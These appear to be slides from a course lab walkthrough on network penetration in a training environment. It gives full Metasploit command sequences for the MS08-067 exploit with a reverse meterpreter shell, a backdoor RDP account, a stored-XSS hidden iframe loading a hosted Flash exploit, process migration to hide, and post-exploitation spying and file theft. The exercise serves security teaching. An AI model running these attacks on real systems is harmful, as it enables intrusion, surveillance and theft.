ICT Ympäristö

Case Study 3 Walkthrough Instructions

Vesa Kankare

Spoiler Alert!

Seuraavat diat sisältävät läpikävelyohjeita. Jos teet harjoitusta itsenäisesti, pysähdy aina siniseen välidiaan odottamaan (minimi 30min) ja yritä ensin ilman apua Case Study ohjeen ja siellä olevien vinkkien mukaan.

TASK 1: Know where you are

Tips

- ifconfig eth0
  - To check the network settings in KALI
- NMAP
  - Network scanner which can do lots of useful scans
  - Look up google for examples

Find out where you are

- **Ifconfig eth0**. Calculate also the CIDR format mask (/nn)

- Note: The IP addresses are not static and may vary between students/exercise attempts.

Scan the network

- **`nmap -O 192.168.163.0/24`**.
- Scanning takes a while, be patient.
- –O flag will try to find out the operating systems of the targets. This is useful information, take notes.
  - Notice there is an XP machine with interesting open ports
  - Usually very easy target.

```
Nmap scan report for matin-kone.lan (192.168.163.208)
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:35:EB:E6:7A:10 (Unknown)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003, Microsoft W
indows XP SP2 or Windows Server 2003 SP2
Network Distance: 1 hop
```

TASK 2: Hack the XP

Tips

- TIP: CVE-2008-4250
  - A vulnerability which might be interesting to us
  - Look up from the internet
- TIP: msfconsole
  - A CLI interface to Metasploit framework.

Exploit the XP NETAPI vulnerability

- One of the most successful exploits to XP machines is MS08-067 vulnerability in Server service. It is a remote exploit and gives you full privileges to the system. Lets use it:

  ```
  msfconsole
  > use exploit/windows/smb/ms08_067_netapi
  ```

- Type `show options` to see what parameters you need to specify. Defaults are OK, but you need to specify missing remote host (RHOST) parameter. That is our target, the Windows XP host. Lets set it:

  ```
  > set RHOST [WinXP IP]
  ```

Setup payload

- You need to include payload also to successful gain access to the system via the exploit. Use meterpreter and reverse_tcp for the task

  > set payload windows/meterpreter/reverse_tcp

- Again look at options. You need to setup listen host to be able to receive the meterpreter connection *from* the target (its reverse)

  > set LHOST [KALI IP]

- Finally launch the exploit

  > exploit

- You should see meterpreter session opening

```
[*] Meterpreter session 1 opened (192.168.163.109:4444 -> 192.168.163.208:1035)
```

Do post exploitation

- Lets take control over the computer using Remote Desktop Protocol (RDP). Set the meterpreter session to the background and make a note about the session number, we will need it later

  `meterpreter > background`
- Select a post exploitation module for remote managing using rdp

  `> use post/windows/manage/enable_rdp`
- Look at options (`show options`). Fill out *username*, *password* and meterpreter *session*

  `> set USERNAME hack`

  `> set PASSWORD hack`

  `> set SESSION [session number]`
- Execute the exploit

  `> exploit`


Own the computer

- Now you should have successfully exploited the computer and should be able to access it via RDP.
- Open up another KALI terminal and type:

  `# rdesktop [WinXP IP] -u hack -p hack`

- Change Matti's password and log on using his account.
- Play around with meterpreter session
  - Use ? for help and google around
  - Return to the session using

  `> sessions [session number]`




TASK 3: Look into network

Tips

- Wireshark
  - A packet capture tool
  - We use it now locally instead of via the cable tap
- Filter http
  - Filters the wireshark display for HTTP packets.


Wireshark

- Use filter HTTP to see who is accessing what web pages:



Examine the page used

- Browse to the same address
- Seems to be some sort of a message board. Type something on the comment field and press comment



What we know now

- The Windows User is using Windows 7 computer and IE8 with flash plugin
  - Found out by some other means. IRL social engineering works very well for these kinds of intelligence gathering
- We know the address of the Windows 7 machine
- We know the address of a web page they address regularly
- There is a some sort of message board there.
- If researched from the web, Windows 7 is hard to get remotely without user interaction. So we need to look how to get in between that session

TASK 4: Get the message board user

Two options

- Based on the Wireshark and what it showed we probably can do MiTM (Man-In-The-Middle) Attack (all messages are visible meaning there is not much protection in the network itself.
- Also the message board seems to be “in-house” made and may be vulnerable to XSS (Cross-Site Scripting)
- We also know the user is using IE8 and has flash player installed
- XSS is rather simple method so lets try out if the XSS will work
- MiTM is left as a challenge for you

Test for XSS

- Try out if the site accepts HTML in the comment field
  - Enclose some words to font tag like this:


```
<font color="green">Green text gold</font>
```

Success!

Host an exploit

- So we know the users browser environment. Lets host an exploit to Flash player they are using.
- This exploit runs a web server with a malicious flash component in.

```
msfconsole
> use exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array
> set payload windows/meterpreter/reverse_tcp
> set LHOST [KALI IP Address]
> set LPORT 5555
> set URIPATH hack
> exploit
```





Make a malicious comment

- We need to make the user to download the flash component
- Go back to message board and make a comment adding an iframe to your hosted exploit and wait for the Windows 7 user to access it:

```
<iframe src='http://192.168.163.197:8080/hack' width=0 height=0
frameborder=0></iframe>The Matrix Has You...
```


Be careful to monitor the exploit. If the user reloads the page you will lose the foothold.






Open up meterpreter session

- Take a look at the session number that was opened by the exploit. Interact with it by typing `sessions [session number]`
- Take screenshot for fun. (Command: `screenshot`)
- You can find the screenshot from root folder in the KALI



Migrate to another process

- The meterpreter session fails if the user goes (and he will) back to the forum. Lets create another process for us to hide into and make sure we stay connected.
- Issue command `execute -f notepad.exe`
- Meterpreter should respond with process id. If not use `ps` to find it
- Type `migrate [process id]`



Play around

- Download files (Command: `download`)
- Spy the user (Command: `run vnc`)
- Open a shell (Command: `shell`)
- Upload files (Command: `upload`)
- Shutdown the target (Command: `shutdown`)

Tunne huominen – All for the future.